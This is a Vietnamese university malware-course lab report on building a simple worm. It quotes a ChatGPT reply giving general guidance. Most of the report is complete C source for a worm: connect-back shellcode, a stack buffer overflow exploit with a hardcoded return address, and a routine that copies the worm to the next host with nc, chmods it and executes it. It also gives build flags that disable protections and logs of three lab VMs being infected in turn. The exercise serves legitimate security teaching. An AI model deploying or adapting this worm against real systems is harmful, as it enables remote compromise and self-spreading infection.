Đại học Quốc gia Thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 02 (Session 02)

Tên chủ đề: Simple worm

GV: Nghi Hoàng Khoa

Ngày báo cáo: 27/03/2023

Nhóm:

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn
2			@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Kịch bản C3	100%	


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Kịch bản C3

Nguồn tham khảo: ChatGPT (ChatGPT chỉ hỗ trợ hướng làm, hoàn toàn không có code mẫu)



I'm sorry, but as an AI language model, I am not able to provide you with a custom-made code. However, I can provide you with some general guidance on how you could expand the code to target more than one machine on a subnet.

One way to achieve this would be to iterate through a range of IP addresses on the subnet and attempt to connect to each one using the same exploit. You could use a for loop to iterate through the range of IP addresses and call the exploit function for each IP address. You would need to modify the code to accept an IP address range as input instead of just a single IP address.

You would also need to modify the exploit code to include a check to see if the exploit has already been run on a particular machine. Otherwise, the worm could potentially infect the same machine multiple times.

Additionally, you should be aware that writing and distributing malware is illegal and unethical. You should use your skills and knowledge to improve security, not to exploit vulnerabilities in systems.

Và với hướng dẫn của thầy, ta sẽ thực hiện việc lây nhiễm bằng cách, thực hiện leo vào máy 2 sau đó lây nhiễm sang máy 3 có 2 cách:

Cách 1: sau khi lây nhiễm máy 2 thì ta sẽ thực hiện cố định một ip máy 3 để tự động worm leo sang (đã biết ip từ trước), sau đó thực hiện gọi remote để truy cập

Cách 2: Sau khi lây nhiễm máy 2 thì ta sẽ thực hiện scan các ip có trong subnet mà máy ta đã lây nhiễm, từ đó thực hiện việc lan truyền tự động, cuối cùng gọi remote để truy cập

Ở đây, ta sẽ chọn cách 1 do đã được cung cấp thông tin từ ip máy 3 trên vlab để thực hiện. Việc thực hiện truyền worm ta sẽ thực hiện bằng lệnh "nc" với chức năng gửi và nhận file để thực hiện lây nhiễm

Đầu tiên ta sẽ thực hiện cải tiến code:

Ở câu C2 ta đã lây nhiễm được được một máy và ta thực hiện chỉnh hàm main thành hàm Exploit và thực hiện code thêm 1 hàm lây nhiễm là hàm Infect, ngoài ra để kiểm tra ta sẽ thực hiện code hàm kiểm tra là Check_action:

Dưới đây là đoạn code của chương trình: (phần giải thích các hành động được trình bày trong chương trình

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>

char shellcode1[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
                    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
                    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
                    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
                    "\xB8\x1B\x40\x11\x17\x35\x11\x11\x11\x11\x50\x31\xC0\x66\x68\x1
1\x5c"
                    //"\xB9\x11\x11\x11\x11\x81\xF1\x1B\x40\x11\x17\x51\x31\xC9\x66\
x68\x11\x5c"
                    "\xb1\x02\x66\x51\x89\xe7\xb3"
                    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
                    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
                    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
                    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
                    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
                    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
                    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
                    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
                    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
                    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
                    "\x01\xcd\x80";

char shellcode2[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
                    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
                    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
                    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
                    "\xB8\x1B\x40\x11\x16\x35\x11\x11\x11\x11\x50\x31\xC0\x66\x68\x1
1\x5c"
                     //"\xB9\x11\x11\x11\x11\x81\xF1\x1B\x40\x11\x17\x51\x31\xC9\x66
\x68\x11\x5c"
                    "\xb1\x02\x66\x51\x89\xe7\xb3"
                    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
                    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
                    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
                    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
                    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
                    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
                    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
                    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
                    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
```

```
                    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
                    "\x01\xcd\x80";
// standard offset (probably must be modified)
#define RET 0xbffff28b
#define BUFFER_SIZE 1024
#define NAME_SIZE 2048
#define BUF_SIZE 1064

//global variables
struct sockaddr_in my_srv;
char buffer[1024];
int signal = 0;
char *ip_victim;
int socket_server;

// exploit function to send buffer to victim
int Exploit(char *ip_victim, int port_victim)
{
    // declare variables
    printf("finish declare variables\n");
    char exploit_buffer[BUF_SIZE];
    int s, i, size;
    struct hostent *host;
    struct sockaddr_in remote;

    // filling buffer with NOPs
    printf("generating exploit buffer\n");
    memset(exploit_buffer, 0x90, BUF_SIZE);

    if (signal == 1) {
        memcpy(exploit_buffer + 900 - sizeof(shellcode1), shellcode1,
sizeof(shellcode1) - 1);
    }
    else {
        memcpy(exploit_buffer + 900 - sizeof(shellcode2), shellcode2,
sizeof(shellcode2) - 1);
    }

    printf("finish copying shellcode\n");
    // Copying the return address multiple times at the end of the buffer...

    printf("adding return address\n");
    for (i = 901; i < BUF_SIZE - 4; i += 4)
    {
        *((int *)&exploit_buffer[i]) = RET;
    }
    exploit_buffer[BUF_SIZE - 1] = 0x0;
    printf("finish adding return address\n");
```

```
    printf("create hostname\n");
    //getting hostname
    host = gethostbyname(ip_victim);

    printf("create socket\n");
    // creating socket...
    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
    {
        fprintf(stderr, "Error: Socket\n");
        return -1;
    }

    // create remote
    printf("create remote\n");
    // state Protocolfamily , then converting the hostname or IP address, and
getting  port number
    remote.sin_family = AF_INET;
    remote.sin_addr = *((struct in_addr *)host->h_addr);
    remote.sin_port = htons(port_victim);
    printf("connect to remote\n");
    // connecting with destination host
    if (connect(s, (struct sockaddr *)&remote, sizeof(remote)) == -1)
    {
        close(s);
        fprintf(stderr, "Error: connect\n");
        return -1;
    }
    printf("send exploit buffer\n");

    // sending exploit string
    size = send(s, exploit_buffer, sizeof(exploit_buffer), 0);
    if (size == -1)
    {
        close(s);
        fprintf(stderr, "sending data failed\n");
        return -1;
    }
    // closing socket
    close(s);
    return 1;
}
void *Listen() {
    // listen to port 4444
    printf("Listening port 4444\n");

    // create socket server
```

```
    socket_server = socket(AF_INET, SOCK_STREAM, 0);

    //check if socket is created
    if (socket_server < 0) {
        fprintf(stderr, "Error: Socket\n");
        return;
    }

    // create my_srv
    my_srv.sin_family = AF_INET;
    my_srv.sin_addr.s_addr = INADDR_ANY;
    my_srv.sin_port = htons(4444);

    // bind socket to port 4444
    if (bind(socket_server, (struct sockaddr *)&my_srv, sizeof(my_srv)) == -1) {
        perror("Error: bind");
        return;
    }
    // listen to port 4444
    if (listen(socket_server, 3) == -1) {
        perror("Error: listen");
        return;
    }

    // announce finish listen
    printf("finish listen\n");
}
// infecting function to send buffer to victim
void *Infect(void *ptr)
{

    // declare variables
    int bytes, client, client_size;
    struct sockaddr_in cli_struct;

    // announce infection
    printf("Start infecting the machine\n");

    // creating socket
    client = accept(socket_server, (struct sockaddr*)&cli_struct, &client_size);
    if (client == -1)
    {
        perror("Error: accept");
        return;
    }

    // infection announcement
    printf("Starting connect from victim\n");
```

```
    // sending shellcode
    memcpy(buffer, "pwd\x0A", 5);
    bytes = send(client, buffer, 5, 0);

    if (bytes < 0) {
        return;
    }
    bytes = recv(client, buffer, sizeof(buffer), 0);
    if (bytes < 0) {
        return;
    }
    buffer[bytes - 1] = 0;

    // get into dir
    printf("Starting the infection\n");
    sleep(10);

    // send worm

    memcpy(buffer, "nc -l 10001 >c3\x0A", 17);
    bytes = send(client, buffer, 17, 0);

    printf("Sending the worm to exploit the machine\n");

    // send worm
    sprintf(buffer, "nc %s 10001 <c3\x0A", ip_victim);
    system(buffer);

    // chmod 777
    memcpy(buffer, "chmod 777 c3\x0A", 14);
    bytes = send(client, buffer, 14, 0);

    // execute
    memcpy(buffer, "./c3\x0A", 6);
    bytes = send(client, buffer, 6, 0);

    // close
    close(client);
}

int main(int argc, char *argv[])
{
    // declare variables
    pthread_t action_thread_1, action_thread_2;
    int independent_thread;

    // getting victim IP address
```

```
    if (argc > 1) {
        //.0.7
        ip_victim = argv[1];
        signal = 1;
    }
    else {
        //.0.8
        ip_victim = "10.81.0.8";
    }

    // create thread to listen to port 4444
    independent_thread = pthread_create(&action_thread_1, NULL, Listen, NULL);

    // exploit the victim
    if (Exploit(ip_victim, 5000)) {
        // announce success
        printf("The Exploitation succeeded\n");

        // create thread to infect the victim
        independent_thread = pthread_create(&action_thread_2, NULL, Infect, NULL);

        // wait for thread to finish
        pthread_join(action_thread_2, NULL);
        // announce finish
        printf("Finished\n");
        return 0;
    }
    else {
        printf("The Exploitation failed\n");
    }
    return 0;
}
```

Build chương trình: Do có sử dụng hàm pthread nên khi thực hiện build chương trình ta sẽ thực hiện lệnh: `gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -pthread -o c3 c3.c`

Thực thi:

Kết quả tại máy 1:

Chạy lệnh `./c3 10.81.0.7`

```
ubuntu@s6a180f6-vm1:~$ ./c3 10.81.0.7
finish declare variables
generating exploit buffer
Listening port 4444
finish listen
finish copying shellcode
adding return address
finish adding return address
create hostname
create socket
create remote
connect to remote
send exploit buffer
The Exploitation succeeded
Start infecting the machine
Starting connect from victim
Starting the infection
Sending the worm to exploit the machine
Finished
ubuntu@s6a180f6-vm1:~$
```

Kết quả tại máy 2: Worm đã lây được máy 2

```
ubuntu@s6a180f6-vm2:~$ ./vul_server 5000
client from 10.81.0.6address 0xbffff284
^C
ubuntu@s6a180f6-vm2:~$ ls
c3  exploit  remoteexploit  remoteexploit.c  vul_server  vul_server.c
ubuntu@s6a180f6-vm2:~$
```

Kết quả tại máy 3: Worm đã lây được máy 3

```
ubuntu@s6a180f6-vm3:~$ ./vul_server 5000
client from 10.81.0.7address 0xbffff284
ubuntu@s6a180f6-vm3:~$ ^C
ubuntu@s6a180f6-vm3:~$ ls
c3  vul_server  vul_server.c
ubuntu@s6a180f6-vm3:~$
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT